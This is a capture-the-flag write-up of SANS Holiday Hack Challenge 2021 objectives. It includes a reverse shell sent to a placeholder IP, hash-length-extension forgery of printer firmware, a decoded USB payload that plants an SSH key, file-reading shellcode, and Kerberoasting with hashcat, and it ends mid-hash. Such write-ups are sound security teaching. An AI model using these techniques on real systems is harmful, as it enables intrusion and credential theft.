Holiday Hack Challenge 2021

Write-up by Dan Roberts (@infosecetc)
2022-01-01

Contents

Objectives

Obj	Title	Answer
1	KringleCon Orientation	answer
2	Where in the World is Caramel Santaigo?	Tinsel Upatree (may vary per instance of the game)
3	Thaw Frost Tower's Entrance	*Connect to the FROST-Nidus-Setup WiFi and set the thermostat temperature above freezing.*
4	Slot Machine Investigation	I'm going to have some bouncer trolls bounce you right out of this casino!
5	Strange USB Device	ickymcgoop
6	Shellcode Primer	cyber security knowledge
7	Printer Exploitation	Troll_Pay_Chart.xlsx
8	Kerberoasting on an Open Fire	Kindness
9	Splunk!	whiz
10	Now Hiring!	CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX
11	Customer Complaint Analysis	Yaqh Flud Hagg
12	Frost Tower Website Checkup	clerk
13	FPGA Programming	*Write a program in Verilog that generates sound from a given input frequency*

Objective 1 – Orientation


Difficulty 1 of 5: Get your bearings at KringleCon.

This is a quick and easy objective to help newcomers acclimate to the North Pole. Before we can proceed through the gates, we need to click on Jingle Ringford's avatar and follow his instructions. During orientation, we're given our KringleCon badge, pick up a WiFi adapter, and learn how to navigate a CranberryPi terminal.

After we've completed these steps, the gates swing open and we're off to the North Pole to start our adventure.

Objective 2 – Where in the World is Caramel Santiago

Difficulty 2 of 5: Help Tangle Coalbox find a wayward elf in Santa's courtyard. Talk to Piney Sappington nearby for hints.


WHERE IN THE WORLD IS CARAMEL SANTAIGO?

Welcome! In this game you will analyze clues and track an elf around the world. Put clues about your elf in your InterRink portal. Depart by sleigh once you've figured out your next stop.
Be sure to get there by Sunday, gumshoe. Good luck!

For the next objective, I enter Kringle Castle and go out into the courtyard through the back door. Here I find the Where in the World is Caramel Santiago terminal. I played a similar game called *Where in the World is Carmen Sandiego* when I was a young, but unlike in 1985 I've got Google to help look up clues. This should be a snap!


Through my investigation, I learn that the elf of interest prefers using the social media platform Snapchat and is a fan of Star Trek. When I enter these attributes into the InterRink portal, only the elf named *Tinsel Upatree* matches the filter.


Answer: Tinsel Upatree (may vary, since a different elf can be chosen at random each time the game is played)

Objective 3 – Thaw Frost Tower's Entrance

Difficulty 2 of 5: Turn up the heat to defrost the entrance to Frost Tower. Click on the Items tab in your badge to find a link to the Wifi Dongle's CLI interface. Talk to Greasy Gopherguts outside the tower for tips.


Looking through the window of Frost Tower, I can see a thermostat on the wall inside. To gain control of this device and turn up the heat, I need to stand somewhere in the vicinity of Grimy McTrolkins and open the USB WiFi dongle I picked up during orientation.





First, I scan for available wireless networks with iwlist. FROST-Nidus-Setup is available here.

```
iwlist wlan0 scan
```



```
elf@15974b4b35b3:~$ iwlist wlan0 scan
wlan0     Scan completed :
          Cell 01 - Address: 02:4A:46:68:69:21
                    Frequency:5.2 GHz (Channel 40)
                    Quality=48/70  Signal level=-62 dBm
                    Encryption key:off
                    Bit Rates:400 Mb/s
                    ESSID:"FROST-Nidus-Setup"

elf@15974b4b35b3:~$ iwconfig wlan0 essid FROST-Nidus-Setup
** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to complet
e setup
(The setup is compatible with the 'curl' utility)
elf@15974b4b35b3:~$
```

Next, I connect to the "FROST-Nidus-Setup" network with iwconfig.

```
iwconfig wlan0 essid FROST-Nidus-Setup
```

After connecting, I use curl to access the thermostat's setup page. It says here that due to a frostbite protection regulation in the North Pole, we should be able to adjust the temperature. The lawmakers here in the North Pole must not consult with their cyber security experts!

```
curl http://nidus-setup:8080
```

The API doc is readily available via curl as well. It helpfully warns not to set the temperature above 0 to avoid melting, which is precisely what I want to do.

```
curl http://nidus-setup:8080/apidoc
```


Using what I learned from the apidoc, I sent the temperature above 0, and the doors to Frost Tower are now passable.

```
curl -XPOST -H 'Content-Type: application/json' \
  --data-binary '{"temperature": 1}' \
  http://nidus-setup:8080/api/cooler
{
  "temperature": 0.28,
  "humidity": 92.5,
  "wind": 24.73,
  "windchill": -5.51,
  "WARNING": "ICE MELT DETECTED!"
}
```


Objective 4 – Slot Machine Investigation

Difficulty 2 of 5: Test the security of Jack Frost's slot machines. What does the Jack Frost Tower casino security team threaten to do when your coin total exceeds 1000? Submit the string in the server data.response element. Talk to Noel Boetie outside Santa's Castle for help.

In the Frosty Slots UI, you're able to set a desired Bet Size and Bet Level. These values are multiplied by 20 to produce your total bet amount.



Each time you spin, the client sends an HTTP POST payload with the values of your bet size (cpl) and bet level (betamount).



betamount: 1
numline: 20
cpl: 0.1

Using Burpsuite as an interception proxy, I tampered with these values and found that if I set cpl to a negative number, my losses become winnings.

```
betamount=1&numline=20&cpl=-20.1
```

As my credit balance grew, the server response message suggested that I was on the right track.

{"success":true,"data":{"credit":544,"jackpot":0,"free_spin":0,"free_num":0,"scaler":0,"num_line":20,"bet_amount":1,"pull":{"WinAmount":-0,"FreeSpin":0,"WildFixedIcons":[],"HasJackpot":false,"HasScatter":false,"WildColumIcon":"","ScatterPrize":0,"SlotIcons":["icon10","icon4","icon8","icon7","icon3","icon7","icon6","icon2","icon9","icon6","icon3","icon9","icon7","icon6","icon8"],"ActiveIcons":[],"ActiveLines":[]},"response":"You won... but something looks suspicious to me."},"message":"Spin success"}

When my credit topped the 1000 mark, I got the answer to the objective in the server response message.

{"success":true,"data":{"credit":40546,"jackpot":0,"free_spin":0,"free_num":0,"scaler":0,"num_line":20,"bet_amount":1,"pull":{"WinAmount":-0,"FreeSpin":0,"WildFixedIcons":[],"HasJackpot":false,"HasScatter":false,"WildColumIcon":"","ScatterPrize":0,"SlotIcons":["icon3","icon9","icon2","icon9","icon7","icon6","icon9","icon3","icon9","wild","icon10","icon6","icon3","icon9","icon4"],"ActiveIcons":[],"ActiveLines":[]},"response":"I'm going to have some bouncer trolls bounce you right out of this casino!"},"message":"Spin success"}

Answer: I'm going to have some bouncer trolls bounce you right out of this casino!

Objective 5 – Strange USB Device


Difficulty 2 of 5: Assist the elves in reverse engineering the strange USB device. Visit Santa's Talks Floor and hit up Jewel Loggins for advice.

We can use the mallard.py (Ducky Script) to inspect the contents of inject.bin. Inside, there is a base64 encoded string that gets piped to the bash shell.

```
./mallard.py --file /mnt/USBDEVICE/inject.bin
```

To find out what is inside, we simply decode the string.

```
echo
==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Ytl3ajlGIL
FESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV1
2YuVlMkd2dTVGb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS9GZyoV
cKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ | rev | base64 -d
```



```
echo 'ssh-rsa UmN5RHJZWHdrSHRodmVtaVp0d113U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaGlzIGlzIG5vdCByZWFsbHkgYW4
gU1NIIGtleSwgd2UncmUgbm90IHRoYXQgbWVhbi4gdEFKc0tSUFRQVWpHZGlMRnJhdWdST2FSaWZSaXBKcUZmUHAK ickymcg
oop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
```

Answer: ickymcgoop


Objective 6 – Shell code primer

Difficulty 3 of 6: Complete the Shellcode Primer in Jack's office. According to the last challenge, what is the secret to KringleCon success? "All of our speakers and organizers, providing the gift of ____, free to the community." Talk to Chimney Scissorsticks in the NetWars area for hints.

The shellcode primer walks us through a series of exercises, then leaves us to create some code of our own to read the contents of a file.

```
; TODO: Get a reference to this
call my_label
db '/var/northpolesecrets.txt',0

my_label:

; TODO: Call sys_open
pop rdi
mov rax, 2
mov rsi, 0
mov rdx, 0
syscall

; TODO: Call sys_read on the file handle and read it into rsp
mov rdi, rax
mov rax, 0
mov rsi, rsp
mov rdx, 1000
syscall

; TODO: Call sys_write to write the contents from rsp to stdout (1)
mov rax, 1
mov rdi, 1
mov rsi, rsp
mov rdx, 1000
syscall

; TODO: Call sys_exit
mov rax, 60
mov rdi, 99
syscall
```

In the debugger's stdout, I find the answer to the objective:



Debugger

Exit code

```
Process exited cleanly with exit code 99
```

Stdout

```
Secret to KringleCon success: all of our
speakers and organizers, providing the gift
of cyber security knowledge, free to the
community.
```

Before

Stack

```
00005621e384528b
00007fffa83e2b28
0000000200000000
000000eee38452b0
0000000013370000
```

Answer: cyber security knowledge

Objective 7 – Printer Exploitation

Difficulty 4 of 5: Investigate the stolen Kringle Castle printer. Get shell access to read the contents of /var/spool/printer.log. What is the name of the last file printed (with a .xlsx extension)? Find Ruby Cyster in Jack's office for help with this objective.

Download the original firmware from the printer and unpack the firmware.

```
wget https://printer.kringlecastle.com/firmware/download

cat download | jq -r .firmware | base64 -d > firmware-orig.zip

unzip firmware-orig.zip
```

Inside the zip file is an executable firmware.bin program that the printer runs to update its firmware. We could create our own firmware file containing a malicious firmware.bin that performs tasks of our choosing.

```
cat <<EOF > firmware.bin

#!/bin/bash

bash -c "bash &>/dev/tcp/MY_IP_ADDRESS/5555 <&1"

EOF

chmod 755 firmware.bin

zip firmware-evil.zip firmware.bin
```

This alone won't work, because a secret key was used to generate the file validation signature. Ruby Cyster provided a useful tip about circumventing file validation with a hash extension attack.

Ref: https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks

Using the hash_extender tool, we can append our evil zip file to the original one. The combined file will pass validation, but only the appended evil zip file will be processed by the printer!

Download the hash_extender program and compile it for use.

```
git clone https://github.com/iagox86/hash_extender

cd hash_extender; make
```


With the evil firmware file we created above, now run hash_extender to put together our malicious firmware file to upload to the printer.

```
hash_extender --file firmware-orig.zip --append $(cat firmware-evil.zip | xxd -p -c 99999) --
append-format=hex --signature
2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 --format sha256 --secret 16
--out-data-format=hex > hash_extender.out

grep string hash_extender.out | sed 's/New string: //' | xxd -r -p | base64 -w0 >
hash_extender.out.b64

grep signature hash_extender.out | sed 's/New signature: //' > hash_extender.out.sig

echo {\"firmware\":\"`cat hash_extender.out.b64`\"\,\"signature\":\"`cat
hash_extender.out.sig`\"\,\"secret_length\":16\,\"algorithm\":\"SHA256\"} > upload
```

On our side, we can create a netcat listener to catch the reverse shell from the printer

```
nc -vnlp 5555
```

Upload the malicious file that we created.



Printer Claus
Address: https://printer.kringlecastle.com
Contact Name: Kris Kringle
Location: North Pole

Upload your new firmware

Note: Firmware must be uploaded as a signed firmware blob.


Firmware [Browse...] No file selected.

Firmware successfully uploaded and validated! Executing the update package in the background

Once connected, I use the following to get a more comfortable shell.

```
python -c "import pty;pty.spawn('/bin/bash')"
```

In the /var/spool folder, we find the printer.log file and learn the answer to the objective.



```
Documents queued for printing
=============================

Biggering.pdf
Size Chart from https://clothing.north.pole/shop/items/TheBigMansCoat.pdf
LowEarthOrbitFreqUsage.txt
Best Winter Songs Ever List.doc
Win People and Influence Friends.pdf
Q4 Game Floor Earnings.xlsx
Fwd: Fwd: [EXTERNAL] Re: Fwd: [EXTERNAL] LOLLLL!!!.eml
Troll_Pay_Chart.xlsx
```

Turns out there is also a file in /var/spool folder named birdknob.png. We can copy this to the /app/lib/public/incoming/ directory to exfiltrate it to our host and view it.

We can also look at the website source code to steal the signing key.


```
SECRET_KEY = 'mybigsigningkey!'
```

Answer: Troll_Pay_Chart.xlsx

Objective 8 – Kerberoasting on an Open Fire

Difficulty: 5 of 5 - Obtain the secret sleigh research document from a host on the Elf University domain. What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season? Start by registering as a student on the ElfU Portal. Find Eve Snowshoes in Santa's office for hints.

First, I register an account on the ElfU student registration portal (https://register.elfu.org/register). This provides a username and password we can use to open an SSH terminal session on grades.elfu.org.


Elf University

Student Registration

New ElfU Domain Student Registration Portal

All new elf students must register for a new account to be registered to the domain. This account will give ElfU students access to the internal domain and domain services.

First Name

Last Name

Email

(Please do not spam this form and please be patient as it could take up to a minute to process your request.)
(A real domain name must be used in email.)

While I'm here, I view source of the webpage to see if there's anything interesting. There is a comment with some character strings that look a lot like passwords. This may come in handy as we get further into the objective.

> *<!-- Remember the groups battling to win the karaoke contest earleir this year? I think they were rocks4socks, cookiepella, asnow2021, v0calprezents, Hexatonics, and reindeers4fears. Wow, good times! -->*

When we open the SSH session, we get a text menu with only two options, 1) grades e) exit. I try various shell escape methods, and eventually find that Ctrl-D drops us to a Python prompt where I can start a bash shell.

```
Ctrl-D
>>> os.system('/bin/bash')
```

Next, I examine the DNS config and route table to see what other networks might be of interest.

```
czxnmtlzpx@grades:~$ cat /etc/resolv.conf
search c.holidayhack2021.internal. google.internal.
nameserver 10.128.1.53

czxnmtlzpx@grades:~$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         172.17.0.1      0.0.0.0         UG    0      0        0 eth0
10.128.1.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
10.128.2.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
10.128.3.0      172.17.0.1      255.255.255.0   UG    0      0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 eth0
```

Now I use nmap to scan for hosts on the available networks. I recall a hint that only ports 80 and 443 are used for discovery by default, so I provide a list of ports that would be common for Windows domain controllers. The first step in Kerberoasting is to obtain Service Principal Names from the DC, so those seem the logical first target.


```
nmap -PS53,139,389,445,3389 -F 10.128.1-3.* -oA myscan
```

With the nmap scan results saved to the disk, I can use grep to check for hosts with port 389 (ldap) open and find 2.

```
czxnmtlzpx@grades:~$ grep 389\/open myscan.gnmap

Host: 10.128.1.53 (hhc21-windows-dc.c.holidayhack2021.internal) Ports:
53/open/tcp//domain///, 88/open/tcp//kerberos-sec///, 135/open/tcp//msrpc///,
139/open/tcp//netbios-ssn///, 389/open/tcp//ldap///, 445/open/tcp//microsoft-ds///,
3389/open/tcp//ms-wbt-server///        Ignored State: filtered (93)

Host: 10.128.3.30 ()    Ports: 22/open/tcp//ssh///, 53/open/tcp//domain///,
80/open/tcp//http///, 88/open/tcp//kerberos-sec///, 135/open/tcp//msrpc///,
139/open/tcp//netbios-ssn///, 389/open/tcp//ldap///, 445/open/tcp//microsoft-ds///,
1025/open/tcp//NFS-or-IIS///, 1026/open/tcp//LSA-or-nterm///, 1027/open/tcp//IIS///,
1028/open/tcp//unknown///, 1029/open/tcp//ms-lsa///    Ignored State: closed (87)
```


I use impacket's GetUserSPNs tool to obtain the SPNs.

```
impacket-GetUserSPNs elfu.local/wszoujfmkg:'Sklkpgsjb!' -dc-ip 127.0.0.1 -outputfile tgsfile
```



```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs elfu.local/wszoujfmkg:'Sklkpgsjb!' -dc-ip 127.0.0.1 -outputfile tgsfile        130 ✗
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName               Name      MemberOf  PasswordLastSet             LastLogon                   Del
egation
---------------------------------  --------  --------  --------------------------  --------------------------  ---
------
ldap/elfu_svc/elfu                 elfu_svc            2021-10-29 15:25:04.305279  2021-12-28 08:00:53.362736

ldap/elfu_svc/elfu.local           elfu_svc            2021-10-29 15:25:04.305279  2021-12-28 08:00:53.362736

ldap/elfu_svc.elfu.local/elfu      elfu_svc            2021-10-29 15:25:04.305279  2021-12-28 08:00:53.362736

ldap/elfu_svc.elfu.local/elfu.local  elfu_svc          2021-10-29 15:25:04.305279  2021-12-28 08:00:53.362736
```

The tgsfile contains a password hash that I need to crack. I use cewl to generate a custom word list based on words found in the elfu registration page, with the --with-numbers option to include words that include numbers (recall the interesting strings in the webpage comments).




```
┌──(kali㉿kali)-[~/hhc21/kerb]
└─$ cewl --with-numbers -w cewl.wordlist https://register.elfu.org/register
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

I use hashcat to crack the hash. A hint was provided to use the OneRuleToRuleThemAll ruleset.

```
hashcat.exe --force -m 13100 -o found.txt -r OneRuleToRuleThemAll.rule tgsfile cewl.wordlist
```

When finished, the password is in found.txt. Snow2021! is so easy, I probably could have skipped the Kerberoasting step and just guessed it.




```
C:\Temp\hashcat>type found.txt
$krb5tgs$23$*elfu_svc$ELFU.LOCAL$elfu.local/elfu_svc*$9a814d68ab0432703bfdc03d82b2ab17$acafd96de915847dfec7f103e6af17e22cd7c6bf3d089
4e02a324b89c387a664c85a5aa8fd592cf9957045f481f4c91df7c0f133aefc499d421186c91e0fbfcb29c13d6ec4283820ac0514563ef994d04ad2b41cda3006a7a
0f693be941f705dee20caa2ff3c1107cc4b43019628291b21659dea699e07f50fcabc1be938b3d9f689ffdbdb0cd4cc6be8c78ffcde36c4d8d0cf117782b6b95cc10
